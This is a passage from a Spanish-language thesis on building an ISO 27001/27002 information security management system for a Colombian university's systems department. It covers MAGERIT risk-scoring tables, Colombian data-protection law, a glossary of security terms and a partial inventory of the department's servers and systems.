A	Alto	Nivel Confidencialidad: Confidencial Nivel Integridad: Sensible Nivel Disponibilidad: Alta
M	Medio	Nivel Confidencialidad: Uso Interno Nivel Integridad: Normal Nivel Disponibilidad: Media
B	Bajo	Nivel Confidencialidad: Uso Público Nivel Integridad: Baja Nivel Disponibilidad: Media Baja
MB	Muy Bajo	Nivel Confidencialidad: Uso Público Nivel Integridad: Baja Nivel Disponibilidad: Baja

Fuente: MAGERIT V.3

Hay dos formas de valorizar un activo de forma cuantitativa o cualitativa, la forma cualitativa es como la que se observa en la tabla 11, pero la cuantitativa es la que permite en base a números como precio de compra establecer valores a los activos, esta requiere mucho esfuerzo, pero permite sumar valores numéricos de forma absoluta y determinar niveles de costo beneficio de los riesgos residuales esperados y las salvaguardas implementadas.

Muchos activos de información no pueden ser inventariados en sentido contable o como 'valor de cambio'; pero no por ello dejan de tener 'valor de uso' para la organización.

Guía de técnicas: este libro orienta sobre algunas técnicas que se emplean habitualmente para llevar a cabo trabajo de grados de análisis y gestión de riesgos.

Este libro incluye técnicas específicas para el análisis de riesgos, análisis mediante tablas, análisis algorítmico, arboles de ataques, técnicas generales, técnicas gráficas y sesiones de trabajo: entrevistas, reuniones y presentaciones, todo esto para colaborar al ejecutor del trabajo de grado en el desarrollo del mismo.

MAGERIT, no amarra al ejecutor del trabajo de grado a utilizar alguna notación, cada organización puede utilizar la notación que desee y se le facilite según las herramientas de desarrollo, respetando las reglas y restricciones específicas de las distintas técnicas.

Técnicas específicas: se han considerado de especial interés:

a. Uso de tablas para la obtención sencilla de resultados: la utilización de tablas permite la identificación de la importancia relativa de los activos analizados en el proceso de análisis y gestión de riesgos.

Estimación del impacto: se puede calcular el impacto en base a tablas sencillas de doble entrada como se observa en la siguiente tabla: (ver tabla 12)

Tabla 12. Estimación del impacto

IMPACTO		Degradación		
		1%	50%	100%
Valor del activo	Muy Alto	3	5	8
	Alto	2	3	5
	Medio	1	2	3
	Bajo	1	1	2
	Muy Bajo	1	1	1

Fuente: MAGERIT V.3

Degradación: Que tan perjudicado resulta el activo de información, debido a la materialización de las amenazas:

- 100%: Degradación total o muy considerable del activo
- 50%: Degradación medianamente considerable del activo
- 1%: Degradación poco considerable del activo

Desastroso (8): Impacta fuertemente en la operatividad de los procesos.

Mayor (5): Impacta en la operatividad de los procesos.

Moderado (3): Impacta en la operatividad del macro proceso.

Menor (2): Impacta en la operatividad del proceso.

Insignificante (1): Impacta levemente en la operatividad del proceso

Aquellos activos que reciban una calificación de impacto desastroso deberían ser objeto de atención inmediata.

Estimación de la probabilidad: por otra parte se modela la probabilidad de ocurrencia de una amenaza por medio de escalas cualitativas como se muestra en la siguiente tabla (ver tabla 13).

Tabla 13. Estimación de la probabilidad

1	Raro	Puede ocurrir una vez cada 2 años.
2	Muy baja	Al año.
3	Baja	En 6 meses.
4	Media	Al mes.
5	Alta	A la semana.

Fuente: MAGERIT V.3

Estimación del riesgo: la estimación del riesgo es obtenida por medio de la siguiente ecuación matemática:

$$\text{Riesgo} = \text{probabilidad} \times \text{impacto}$$

Este proceso de análisis de riesgos normalmente genera un MAPA DE RIESGOS, en el que se ubican los activos de información identificados y los cálculos realizados como se muestra en las siguientes tablas (ver tabla 14 -16).

Tabla 14. Estimación del riesgo

Riesgo = Probabilidad * Impacto						
Probabilidad	5	5	10	15	25	40
	4	4	8	12	20	32
	3	3	6	9	15	24
	2	2	4	6	10	16
	1	1	2	3	5	8
		1	2	3	5	8
		Impacto				

Fuente: MAGERIT V.3

Tabla 15. Nivel de riesgo

Nivel de Riesgo	
4	Extremo
3	Intolerable
2	Tolerable
1	Aceptable

Fuente: MAGERIT V.3

Tabla 16. Nivel de aceptación / tolerancia

Aceptable	Retenido.
Tolerable	Para activos no críticos, y tratado como intolerable en caso de críticos.
Intolerable	Atención inmediata y monitoreo permanente.
Extremo	Tratado en forma similar al intolerable, pero a nivel de Gerencia General.

Fuente: MAGERIT V.3

Con los resultados obtenidos con este análisis se procede a la evaluación. Para cada activo, el proceso concluye si el riesgo es aceptable, caso contrario, se define el tratamiento (evitar, transferir o mitigar) y se establecen los controles (salvaguardas) necesarios. En esta actividad se concluye el Informe de evaluación de riesgos TI, el cual es utilizado para elaborar el Plan de tratamiento de riesgos en base a la tabla siguiente (ver tabla 17).

Tabla 17. Tratamiento del riesgo

NIVEL DE RIESGO	TRATAMIENTO DEL RIESGO
Aceptable	Finaliza el proceso.
Tolerable	Una de las tres opciones:
Intolerable	a. Se transfiere el riesgo por ejemplo tomando un seguro.
Extremo	b. Se evita el riesgo retirando el activo de información.
	c. Se reduce o mitiga el riesgo por medio de controles.

Fuente: MAGERIT V.3

El objetivo por el que se realiza un análisis de riesgos es para poder identificar las causas de los riesgos que amenazan a cada uno de los activos de información, esto con el fin de definir los controles adecuados y necesarios para su correcta implementación y puesta en marcha.

b. Técnicas algorítmicas para la obtención de resultados elaborados: dicese análisis de la distinción y separación de las partes de un todo hasta llegar a conocer sus principios o elementos, en esta sección se presentan dos enfoques algorítmicos, un modelo cualitativo que busca una valoración relativa del riesgo que corren los activos, y un modelo cuantitativo que ambiciona responder a la pregunta de cuánto más y cuánto menos.

c. Árboles de ataque: son una técnica para modelar las diferentes formas de alcanzar un objetivo. El objetivo del atacante se usa como raíz del árbol. A partir de este objetivo, de forma iterativa e incremental se van detallando como ramas del árbol las diferentes formas de alcanzar aquel objetivo, convirtiéndose las ramas en objetivos intermedios que a su vez pueden refinarse. Los posibles ataques a un sistema se acaban modelando como un bosque de árboles de ataque.

Un árbol de ataque pasa revista a cómo se puede atacar un sistema y por tanto permite identificar qué salvaguardas se necesita desplegar para impedirlo. También permiten estudiar la actividad del atacante y por tanto lo que necesita saber y lo que necesita tener para realizar el ataque; de esta forma es posible refinar las posibilidades de que el ataque se produzca si se sabe a quién pudiera interesar el sistema y/o la información y se cruza esta información con las habilidades que se requieren¹³.

¹³ PAE Portal administración electrónica. MAGERIT v.3 : Metodología de Análisis y Gestión de Riesgos de los Sistemas de Información. [en línea].
<[http://administracionelectronica.gob.es/pae Home/pae Documentacion/pae Metodolog/pae Magerit.html](http://administracionelectronica.gob.es/pae/Home/pae_Documentacion/pae_Metodolog/pae_Magerit.html)> [citado en 29 de julio de 2015]

1.4 MARCO LEGAL

En la legislación de Colombia se encuentran variedad de normatividad y leyes que regulan la información y sistemas de información, por lo tanto un Sistema de Gestión de Seguridad de la Información está ligado al cumplimiento de las mismas. Entre las leyes y normas de la legislación colombiana encontramos:

DECRETO 1377 DE 2013: protección de datos, decreto por el cual se reglamenta parcialmente la Ley 1581 de 2012 y de conformidad con su artículo 1°, tiene por objeto “desarrollar el derecho constitucional que tienen todas las personas a conocer, actualizar y rectificar las informaciones que se hayan recogido sobre ellas en bases de datos o archivos, y los demás derechos, libertades y garantías constitucionales a que se refiere el artículo 15 de la Constitución Política; así como el derecho a la información consagrado en el artículo 20 de la misma”¹⁴.

LEY ESTATUTARIA 1581 DE 2012: esta ley tiene por objeto desarrollar el derecho constitucional que tienen todas las personas a conocer, actualizar y rectificar las informaciones que se hayan recogido sobre ellas en bases de datos o archivos, y los demás derechos, libertades y garantías constitucionales a que se refiere el artículo 15 de la Constitución Política; así como el derecho a la información consagrado en el artículo 20 de la misma. Esta ley también trata y especifica el tratamiento de los datos sensibles de las personas, además estipula los deberes de los responsables del tratamiento de los datos suministrados por las personas, que son:

- a) Garantizar al Titular, en todo tiempo, el pleno y efectivo ejercicio del derecho de hábeas data.
- b) Solicitar y conservar, en las condiciones previstas en la presente ley, copia de la respectiva autorización otorgada por el Titular.
- c) Informar debidamente al Titular sobre la finalidad de la recolección y los derechos que le asisten por virtud de la autorización otorgada.
- d) Conservar la información bajo las condiciones de seguridad necesarias para impedir su adulteración, pérdida, consulta, uso o acceso no autorizado o fraudulento.
- e) Garantizar que la información que se suministre al Encargado del Tratamiento sea veraz, completa, exacta, actualizada, comprobable y comprensible.
- f) Actualizar la información, comunicando de forma oportuna al Encargado del Tratamiento, todas las novedades respecto de los datos que previamente le haya suministrado y adoptar las demás medidas necesarias para que la información suministrada a este se mantenga actualizada.

¹⁴ PRESIDENCIA DE LA REPUBLICA DE COLOMBIA. Decreto 1377 de 2013. [en línea]. <<http://www.alcaldiabogota.gov.co/sisjur/normas/Norma1.jsp?i=53646>> [citado en 31 de julio de 2015]

- g) Rectificar la información cuando sea incorrecta y comunicar lo pertinente al Encargado del Tratamiento.
- h) Suministrar al Encargado del Tratamiento, según el caso, únicamente datos cuyo Tratamiento esté previamente autorizado de conformidad con lo previsto en la presente ley.
- i) Exigir al Encargado del Tratamiento en todo momento, el respeto a las condiciones de seguridad y privacidad de la información del Titular.
- j) Tramitar las consultas y reclamos formulados en los términos señalados en la presente ley.
- k) Adoptar un manual interno de políticas y procedimientos para garantizar el adecuado cumplimiento de la presente ley y en especial, para la atención de consultas y reclamos.
- l) Informar al Encargado del Tratamiento cuando determinada información se encuentra en discusión por parte del Titular, una vez se haya presentado la reclamación y no haya finalizado el trámite respectivo.
- m) Informar a solicitud del Titular sobre el uso dado a sus datos.
- n) Informar a la autoridad de protección de datos cuando se presenten violaciones a los códigos de seguridad y existan riesgos en la administración de la información de los Titulares.
- o) Cumplir las instrucciones y requerimientos que imparta la Superintendencia de Industria y Comercio¹⁵.

LEY 1341 DEL 30 DE JULIO DE 2009: por la cual se definen los principios y conceptos sobre la sociedad de la información y la organización de las Tecnologías de la Información y las Comunicaciones - TIC, se crea la Agencia Nacional del Espectro y se dictan otras disposiciones.

LEY 1273 DEL 5 DE ENERO DE 2009: por medio de la cual se modifica el Código Penal, se crea un nuevo bien jurídico tutelado denominado “de la protección de la información y de los datos” y se preservan integralmente los sistemas que utilicen las tecnologías de la información y las comunicaciones, entre otras disposiciones.

LEY ESTATUTARIA 1266 DEL 31 DE DICIEMBRE DE 2008: por la cual se dictan las disposiciones generales del Hábeas Data y se regula el manejo de la información contenida en bases de datos personales, en especial la financiera, crediticia, comercial, de servicios y la proveniente de terceros países y se dictan otras disposiciones.

LEY 603 DE 2000: esta ley se refiere a la protección de los derechos de autor en Colombia. Recuerde: el software es un activo, además está protegido por el Derecho de Autor y la Ley 603 de 2000 obliga a las empresas a declarar si los problemas de software son o no legales.

¹⁵ CONGRESO DE LA REPUBLICA DE COLOMBIA. Ley estatutaria 1581 de 2012. [en línea]. <<http://www.alcaldiabogota.gov.co/sisjur/normas/Norma1.jsp?i=49981>> [citado en 31 de julio de 2015]

CONPES 3854: publicado el 11 de abril de 2016 y creada por el Consejo Nacional de Política Económica y Social (CONPES) en la cual se estipula la políticas nacional de seguridad digital integrando las mejores prácticas internacionales, en gestión de riesgos de seguridad digital.

1.5 MARCO CONCEPTUAL

Enseguida se especifican algunos términos que serán citados y utilizados en el desarrollo del trabajo de grado.

Activos de Información: se denomina activo de información a todo elemento lógico o físico relacionado con la información, o que se ve involucrado en el tratamiento de la misma. Por ejemplo equipos, personal, instalaciones, entre otros.

Vulnerabilidad: es la capacidad, las condiciones y las características que hacen a un activo de información susceptible, con el resultado de sufrir algún daño.

Amenaza: es la posibilidad de ocurrencia de cualquier tipo de evento o acción que pueda producir daño sobre los activos de información.

Riesgo: se refiere a la estimación del grado de exposición a que una amenaza se materialice sobre uno o más activos de información causando daños o perjuicios a la organización.

Impacto: es la consecuencia de la ocurrencia de las distintas amenazas y los daños por pérdidas que éstas puedan causar. Las pérdidas generadas pueden ser financieras, económicas, tecnológicas, físicas, entre otras.

Disponibilidad: propiedad de la información que permite que sea accesible y utilizable por solicitud de una entidad autorizada.

Integridad: propiedad de salvaguardar la exactitud y estado completo de los activos de información.

Confidencialidad: propiedad que determina que la información no esté disponible ni sea revelada a individuos, entidades o procesos no autorizados.

Análisis de Riesgos: uso sistémico de la información para identificar las fuentes y estimar el riesgo.

Probabilidad: para establecer la probabilidad de ocurrencia se puede hacerlo cualitativa o cuantitativamente, considerando lógicamente, que la medida no debe contemplar la existencia de ninguna acción de control, o sea, que debe considerarse en cada caso que las posibilidades existen, que la amenaza se presenta independientemente del hecho que sea o no contrarrestada.

Evaluación de Riesgos: proceso de comparar el riesgo estimado contra criterios de riesgo dados, para determinar la importancia del riesgo.

SGSI: siglas referente a un Sistema de Gestión de Seguridad de la Información, elemento que hace parte del sistema de gestión global, basada en un enfoque hacia los riesgos globales de un negocio, cuyo fin es establecer, implementar, operar, hacer seguimiento, revisar, mantener y mejorar la seguridad de la información.

MAGERIT: es una metodología utilizada para analizar y gestionar los riesgos asociados a los activos de información.

Incidentes de seguridad: son hechos que alteran una de las tres características de la información que garantizan su seguridad, confidencialidad, Integridad y disponibilidad, estos hechos pueden ser origen interno o externo a la organización y de distinto índole, por errores del personal, desastres naturales o industriales, o ataques de personas externas.

NOC: por sus siglas en ingles Network Operation Center, es el área destinada para el alojamiento de los equipos involucrados en las operaciones de comunicaciones y redes de datos, junto con los activos de información destinados al procesamiento de la misma.

Kali Linux: distribución de Linux basada en Debian que recolecta aplicaciones útiles para el proceso de auditoria informática y test de penetración, como lo es subgraph vega, sqlmap, nmap, metasploit, entre otros.

SQLMAP: software que trabaja bajo terminal desarrollado en lenguaje de programación Python para el escaneo de vulnerabilidades específicas de inyección SQL y explotación de las mismas.

Inyección SQL (SQL Injection): vulnerabilidad que afecta a los aplicativos web que trabajan con formularios y bases de datos, inyectando código SQL y ejecutando consultas aleatorias remotamente sobre las bases de datos.

Cross Site Scripting (XSS): vulnerabilidad que afecta a aplicaciones web que puede resultar en la evasión de los controles de seguridad implementados en los buscadores.

Cross Site Script Include: vulnerabilidad que consiste en realizar llamados a código javascript de dominios ajenos, los cuales pueden tomar control total de la aplicación web.

Page Fingerprint Differential Detected – Possible Local File Include: vulnerabilidad que consiste en que una página de respuesta de huellas digitales diferentes en relación a un archivo local que incluye la solicitud de inyección.

Cleartext Password over HTTP: vulnerabilidad que consiste en transmitir las contraseñas como texto plano y que pueden ser descifradas por medio de determinados tipos de ataques.

Subgraph Vega: software con entorno grafico destinado para el escaneo de vulnerabilidades especificas en aplicativos web según su dominio.

2. SISTEMA DE GESTIÓN DE SEGURIDAD DE LA INFORMACIÓN DEL DEPARTAMENTO DE SISTEMAS DE LA CORPORACIÓN UNIVERSITARIA AUTÓNOMA DE NARIÑO EN BASE A LAS NORMAS ISO/IEC 27001 Y 27002

2.1 APOYO DE LA DIRECCIÓN DEL DEPARTAMENTO DE SISTEMAS DE LA CORPORACIÓN UNIVERSITARIA AUTÓNOMA DE NARIÑO

Para la consecución de un trabajo de grado de este tipo es esencial el apoyo y colaboración de la dirección y los funcionarios pertenecientes al Departamento de Sistemas de la Corporación Universitaria Autónoma de Nariño, siendo de mucha importancia la suministración de información veraz, concreta y a tiempo necesaria para el desarrollo de las actividades contempladas en este trabajo de grado, por esta razón las personas pertenecientes a este departamento están comprometidas en brindar el apoyo necesario, en la medida requerida para la consecución del trabajo de grado.

2.2 ALCANCE DEL TRABAJO DE GRADO

El alcance de trabajo de grado, incluye:

- Definición de los activos del Departamento de Sistemas de la Corporación Universitaria Autónoma de Nariño que necesitan protegerse de acuerdo a la norma ISO 27001.
- Definición de los riesgos, vulnerabilidades y amenazas existentes para los activos informáticos seleccionados en el Departamento de Sistemas de la Corporación Universitaria Autónoma de Nariño.
- Verificación de controles de seguridad de la información que se llevan a cabo en el Departamento de Sistemas de la Corporación Universitaria Autónoma de Nariño teniendo en cuenta la norma ISO 27002.
- Estructuración del Sistema de Gestión de Seguridad de la Información para el Departamento de la Corporación Universitaria Autónoma de Nariño.

El trabajo de grado con el fin de revisar y evaluar los controles aplicados a los procesos que manipulan la información, parte de un análisis y evaluación de riesgos de seguridad de la misma con el fin de alcanzar un uso eficiente de esta.

Los dominios, objetivos de control y controles que contempla la norma ISO 27002 son:

- Política de seguridad
- Aspectos organizativos de la seguridad de la información

- Gestión de activos
- Seguridad ligada a los recursos humanos
- Seguridad física y ambiental
- Gestión de comunicaciones y operaciones
- Control de acceso
- Adquisición, desarrollo y mantenimiento de los sistemas de información
- Gestión de incidentes en la seguridad de la información
- Gestión de la continuidad del negocio
- Cumplimiento

2.3 PLAN DE RECOLECCIÓN DE INFORMACIÓN

2.3.1 Información y documentación solicitada. A continuación se describe la información y documentación solicitada y suministrada por parte del Departamento de Sistemas: (ver tabla 18)

Tabla 18. Información y documentación solicitada

DOCUMENTO	DESCRIPCION
Políticas de seguridad	<p>Documento donde se plantea toda la normativa que deben seguir los funcionarios del Departamento de Sistemas. El documento debe considerar aspectos generales y específicos sobre acceso a la información, responsabilidad y manejo de activos de información, procedimientos a seguir cuando se presente un incidente de seguridad.</p> <p>Nota: El Departamento de Sistemas carece de documentación referente a políticas de seguridad y controles.</p>
Manual de funciones y competencias laborales	<p>El Departamento de Sistemas suministro los manuales de funciones referentes a cada uno de los funcionarios que integran el departamento, contemplando ahí todas las funciones que deben realizar.</p>
Procesos y procedimientos	<p>El Departamento de sistemas suministro los manuales de procedimientos y procesos con los diagramas de flujo a seguir en cada uno de ellos, especificando un responsable y alcance</p>
Inventario de activos	<p>El Departamento de Sistemas entrego un inventario general de todos los equipos de cómputo y dispositivos de red pertenecientes al departamento.</p>
Portafolio de servicios	<p>Información detallada de cada uno de los servicios ofertados a la institución.</p> <p>Nota: El Departamento de Sistemas carece de un portafolio de servicios donde se especifique los servicios ofrecidos tanto a la parte académica como a la parte administrativa.</p>
Registro de problemas e incidentes	<p>Información detallada acerca de un incidente, junto con su historial desde su registro hasta su resolución.</p> <p>Nota: El Departamento de Sistemas carece de documentación en la que se especifique los incidentes presenciados y la resolución de los mismos.</p>
Hoja de vida equipos de computo	<p>Formato que proporciona el historial de mantenimiento y cambios en los equipos esenciales del Departamento de Sistemas. Hace referencia a los formatos: SW0001-P, SW0002, SW0003, SW0004, SW0005-P.</p>

2.3.2 Entrevista al personal responsable de los recursos informáticos y la información. Se realizaron entrevistas con cada uno de los funcionarios del Departamento de Sistemas, por medio de las cuales se pregunto acerca de la seguridad de la información referente a gestión de activos, seguridad física, control de acceso, proceso de contratación del personal, licenciamiento software, funciones y características de los servidores, software y sistemas de información alojados en los servidores, copias de seguridad, etc.

2.4 ANÁLISIS Y EVALUACIÓN DE RIESGOS

2.4.1 Metodología de análisis y evaluación de riesgos. La norma ISO/IEC 27001 no impone ninguna metodología referente a análisis y evaluación de riesgos, debido a que existen varias aceptadas internacionalmente, por esta razón la institución está en libertad de elegir la que más se acople a sus necesidades o crear su propia metodología acoplado cualquiera de ellas.

La metodología para análisis y evaluación de riesgos utilizada en este trabajo de grado fue MAGERIT debido a que esta fue creada específicamente para determinar qué valor está en juego con respecto a las Tecnologías de la Información y Comunicaciones (TIC) frente a los riesgos que estas están sometidos dentro de la institución con el fin de mitigarlos implementando controles apropiados y oportunos.

Esta metodología persigue una aplicación metódica que no deje lugar a la improvisación, ni dependa de la arbitrariedad del analista.

MAGERIT, está conformado por tres libros: El primero es el Método, en el que se describe la estructura del análisis y de la gestión de riesgos.

El análisis de riesgos es una aproximación sistemática para determinar el riesgo siguiendo unos pasos:

- Definir los activos de información importantes para la organización.
- Definir las amenazas y vulnerabilidades existentes para los activos de información seleccionados.
- Verificar los controles de seguridad de la información que se llevan a cabo en la organización.
- Estimar el impacto sobre un activo de información derivado de la materialización de una amenaza.
- Estimar el riesgo (Riesgo = Probabilidad x Impacto).

El segundo es un catálogo de elementos que ofrece unas pautas y elementos estándar en cuanto a tipos de activos, dimensiones de valoración de los activos,

escala de valoración de los activos, amenazas típicas sobre los sistemas de información y salvaguardas a considerar para proteger sistemas de información. Y por último una Guía de Técnicas y ejemplos de cómo llevar a cabo el análisis de riesgos por medio de tablas, algoritmos, arboles de ataque, técnicas gráficas, etc. Este documento de técnicas convierte esta metodología en un factor diferenciador con respecto a otras metodologías.

MAGERIT, es muy útil para las organizaciones que inician con la gestión de seguridad de la información, porque permite enfocar esfuerzos en los riesgos que pueden ser más críticos.

3. DEFINICIÓN Y VALORACIÓN DE ACTIVOS DE INFORMACIÓN A PROTEGER

Se formalizó un inventario de activos de información, el cual se puede consultar en su totalidad en la carpeta ANEXO A – INVENTARIO ACTIVOS DE INFORMACIÓN. En la Tabla 19 se encuentran apartes del inventario en el que se definen y valoran los principales activos de información que conforman el área de administración y desarrollo de sistemas de información. (Ver tabla 19)

Tabla 19. Inventario parcial área administración y desarrollo de sistemas de información

ID	ACTIVO	CANTIDAD	TIPO DE ACTIVO	CLASIFICACION INFORMACION			VALORACION DEL ACTIVO		CUSTODIO	
				Confidencialidad	Integridad	Disponibilidad	Nivel	Valor	Principal	Alternativo
DS-ADSI-A-01	Administrador y Desarrollador de Sistemas de Información	1	P	Uso Interno	Normal	Muy Alta	Muy Alto	5
DS-ADSI-A-02	Servidor ACADEMICA - Dell PowerEdge 510	1	HW	Confidencial	Normal	Media Baja	Medio	3	DIRECTOR DS	ADMINISTRADOR Y DESARROLLADOR DE SISTEMAS DE INFORMACION
DS-ADSI-A-03	Servidor SINAPSIS - Dell PowerEdge 510	1	HW	Confidencial	Sensible	Muy Alta	Muy Alto	5	DIRECTOR DS	ADMINISTRADOR Y DESARROLLADOR DE SISTEMAS DE INFORMACION
DS-ADSI-A-04	Sistema Operativo Suse Enterprise Server 11	1	SW	Confidencial	Sensible	Muy Alta	Muy Alto	5	DIRECTOR DS	ADMINISTRADOR Y DESARROLLADOR DE SISTEMAS DE INFORMACION
DS-ADSI-A-05	Gestor de Maquinas Virtual XEN 4.0	1	SW	Confidencial	Sensible	Muy Alta	Muy Alto	5	DIRECTOR DS	ADMINISTRADOR Y DESARROLLADOR DE SISTEMAS DE INFORMACION
DS-ADSI-A-06	Maquina Virtual anubiz	1	HW	Confidencial	Sensible	Muy Alta	Muy Alto	5	DIRECTOR DS	ADMINISTRADOR Y DESARROLLADOR DE SISTEMAS DE INFORMACION
DS-ADSI-A-07	Sistema Operativo Debian 7	1	SW	Confidencial	Sensible	Muy Alta	Muy Alto	5	DIRECTOR DS	ADMINISTRADOR Y DESARROLLADOR DE SISTEMAS DE INFORMACION
DS-ADSI-A-08	Código fuente Portal Web Institucional, Portales dependencias.		D	Confidencial	Sensible	Muy Alta	Muy Alto	5	DIRECTOR DS	ADMINISTRADOR Y DESARROLLADOR DE SISTEMAS DE INFORMACION

Continuación tabla 19.

ID	ACTIVO	CANTIDAD	TIPO DE ACTIVO	CLASIFICACION INFORMACION			VALORACION DEL ACTIVO		CUSTODIO	
				Confidencialidad	Integridad	Disponibilidad	Nivel	Valor	Principal	Alterno
DS-ADSI-A-09	Portal Web Institucional	1	SI	Uso Público	Sensible	Muy Alta	Alto	4	DIRECTOR DS	ADMINISTRADOR Y DESARROLLADOR DE SISTEMAS DE INFORMACION
DS-ADSI-A-10	Maquina Virtual Bisel2	1	HW	Confidencial	Sensible	Muy Alta	Muy Alto	5	DIRECTOR DS	ADMINISTRADOR Y DESARROLLADOR DE SISTEMAS DE INFORMACION
DS-ADSI-A-11	Sistema Operativo Debian 7	1	SW	Confidencial	Sensible	Muy Alta	Muy Alto	5	DIRECTOR DS	ADMINISTRADOR Y DESARROLLADOR DE SISTEMAS DE INFORMACION
DS-ADSI-A-12	Código fuente sistema de información Bisel2		D	Confidencial	Sensible	Muy Alta	Muy Alto	5	DIRECTOR DS	ADMINISTRADOR Y DESARROLLADOR DE SISTEMAS DE INFORMACION
DS-ADSI-A-13	Bisel2	1	SI	Uso Público	Sensible	Muy Alta	Muy Alto	5	DIRECTOR DS	ADMINISTRADOR Y DESARROLLADOR DE SISTEMAS DE INFORMACION
DS-ADSI-A-14	BD MySQL (Sistemas de Información)		D	Confidencial	Sensible	Muy Alta	Muy Alto	5	DIRECTOR DS	ADMINISTRADOR Y DESARROLLADOR DE SISTEMAS DE INFORMACION
DS-ADSI-A-15	BD Postgres (Sistemas de Información)		D	Confidencial	Sensible	Muy Alta	Muy Alto	5	DIRECTOR DS	ADMINISTRADOR Y DESARROLLADOR DE SISTEMAS DE INFORMACION
DS-ADSI-A-16	Máquina Virtual Cursos	1	HW	Confidencial	Sensible	Muy Alta	Muy Alto	5	DIRECTOR DS	ADMINISTRADOR Y DESARROLLADOR DE SISTEMAS DE INFORMACION
DS-ADSI-A-17	Sistema Operativo Debian 7	1	SW	Confidencial	Sensible	Muy Alta	Muy Alto	5	DIRECTOR DS	ADMINISTRADOR Y DESARROLLADOR DE SISTEMAS DE INFORMACION

Continuación tabla 19.

ID	ACTIVO	CANTIDAD	TIPO DE ACTIVO	CLASIFICACION INFORMACION			VALORACION DEL ACTIVO		CUSTODIO	
				Confidencialidad	Integridad	Disponibilidad	Nivel	Valor	Principal	Alternativo
DS-ADSI-A-18	Plataforma virtual de aprendizaje Moodle	1	SI	Uso Interno	Sensible	Alta	Alto	4	DIRECTOR DS	ADMINISTRADOR Y DESARROLLADOR DE SISTEMAS DE INFORMACION
DS-ADSI-A-19	BD Postgres (Sistemas de Información)		D	Confidencial	Sensible	Muy Alta	Muy Alto	5	DIRECTOR DS	ADMINISTRADOR Y DESARROLLADOR DE SISTEMAS DE INFORMACION
DS-ADSI-A-20	Máquina Virtual Inscripciones	1	HW	Confidencial	Sensible	Muy Alta	Muy Alto	5	DIRECTOR DS	ADMINISTRADOR Y DESARROLLADOR DE SISTEMAS DE INFORMACION
DS-ADSI-A-21	Sistema Operativo Debian 6	1	SW	Confidencial	Sensible	Muy Alta	Muy Alto	5	DIRECTOR DS	ADMINISTRADOR Y DESARROLLADOR DE SISTEMAS DE INFORMACION
DS-ADSI-A-22	System Inscription Online	1	SI	Uso Público	Sensible	Muy Alta	Muy Alto	5	DIRECTOR DS	ADMINISTRADOR Y DESARROLLADOR DE SISTEMAS DE INFORMACION
DS-ADSI-A-23	Máquina Virtual dnsmain [servername1.aunar.edu.co]	1	HW	Confidencial	Sensible	Muy Alta	Muy Alto	5	DIRECTOR DS	ADMINISTRADOR Y DESARROLLADOR DE SISTEMAS DE INFORMACION
DS-ADSI-A-24	Sistema Operativo Debian 6	1	SW	Confidencial	Normal	Alta	Alto	4	DIRECTOR DS	ADMINISTRADOR Y DESARROLLADOR DE SISTEMAS DE INFORMACION
DS-ADSI-A-25	Servidor VIRTUAL - Dell PowerEdge 510	1	HW	Confidencial	Sensible	Muy Alta	Muy Alto	5	DIRECTOR DS	ADMINISTRADOR Y DESARROLLADOR DE SISTEMAS DE INFORMACION
DS-ADSI-A-26	Sistema Operativo Debian 7.2	1	SW	Confidencial	Sensible	Muy Alta	Muy Alto	5	DIRECTOR DS	ADMINISTRADOR Y DESARROLLADOR DE SISTEMAS DE INFORMACION

Continuación tabla 19.

ID	ACTIVO	CANTIDAD	TIPO DE ACTIVO	CLASIFICACION INFORMACION			VALORACION DEL ACTIVO		CUSTODIO	
				Confidencialidad	Integridad	Disponibilidad	Nivel	Valor	Principal	Alternativo
DS-ADSI-A-27	Gestor de Maquinas Virtual XEN 4.0	1	SW	Confidencial	Sensible	Muy Alta	Muy Alto	5	DIRECTOR DS	ADMINISTRADOR Y DESARROLLADOR DE SISTEMAS DE INFORMACION
DS-ADSI-A-28	Máquina Virtual Campus	1	HW	Confidencial	Sensible	Muy Alta	Muy Alto	5	DIRECTOR DS	ADMINISTRADOR Y DESARROLLADOR DE SISTEMAS DE INFORMACION
DS-ADSI-A-29	Sistema Operativo Debian 8	1	SW	Confidencial	Sensible	Muy Alta	Muy Alto	5	DIRECTOR DS	ADMINISTRADOR Y DESARROLLADOR DE SISTEMAS DE INFORMACION
DS-ADSI-A-30	Plataforma virtual de aprendizaje Moodle	1	SI	Uso Interno	Sensible	Muy Alta	Muy Alto	5	DIRECTOR DS	ADMINISTRADOR Y DESARROLLADOR DE SISTEMAS DE INFORMACION
DS-ADSI-A-31	BD Postgres (Sistemas de Información)		D	Confidencial	Sensible	Muy Alta	Muy Alto	5	DIRECTOR DS	ADMINISTRADOR Y DESARROLLADOR DE SISTEMAS DE INFORMACION
DS-ADSI-A-32	Máquina Virtual Cidae	1	HW	Confidencial	Sensible	Muy Alta	Muy Alto	5	DIRECTOR DS	ADMINISTRADOR Y DESARROLLADOR DE SISTEMAS DE INFORMACION
DS-ADSI-A-33	Sistema Operativo Debian 7	1	SW	Confidencial	Sensible	Muy Alta	Muy Alto	5	DIRECTOR DS	ADMINISTRADOR Y DESARROLLADOR DE SISTEMAS DE INFORMACION
DS-ADSI-A-34	BD MySQL (Sistemas de Información)		D	Confidencial	Sensible	Muy Alta	Muy Alto	5	DIRECTOR DS	ADMINISTRADOR Y DESARROLLADOR DE SISTEMAS DE INFORMACION
DS-ADSI-A-35	Portal CIDAE	1	SI	Uso Público	Sensible	Alta	Alto	4	DIRECTOR DS	ADMINISTRADOR Y DESARROLLADOR DE SISTEMAS DE INFORMACION

Continuación tabla 19.

ID	ACTIVO	CANTIDAD	TIPO DE ACTIVO	CLASIFICACION INFORMACION			VALORACION DEL ACTIVO		CUSTODIO	
				Confidencialidad	Integridad	Disponibilidad	Nivel	Valor	Principal	Alternativo
DS-ADSI-A-36	Portal AUNARTECH	1	SI	Uso Público	Sensible	Alta	Alto	4	DIRECTOR DS	ADMINISTRADOR Y DESARROLLADOR DE SISTEMAS DE INFORMACION
DS-ADSI-A-37	Máquina Virtual Biblioteca	1	HW	Confidencial	Sensible	Muy Alta	Muy Alto	5	DIRECTOR DS	ADMINISTRADOR Y DESARROLLADOR DE SISTEMAS DE INFORMACION
DS-ADSI-A-38	Sistema Operativo Debian 7	1	SW	Confidencial	Sensible	Muy Alta	Muy Alto	5	DIRECTOR DS	ADMINISTRADOR Y DESARROLLADOR DE SISTEMAS DE INFORMACION
DS-ADSI-A-39	Sistema de información KOHA	1	SI	Uso Público	Sensible	Alta	Alto	4	DIRECTOR DS	ADMINISTRADOR Y DESARROLLADOR DE SISTEMAS DE INFORMACION
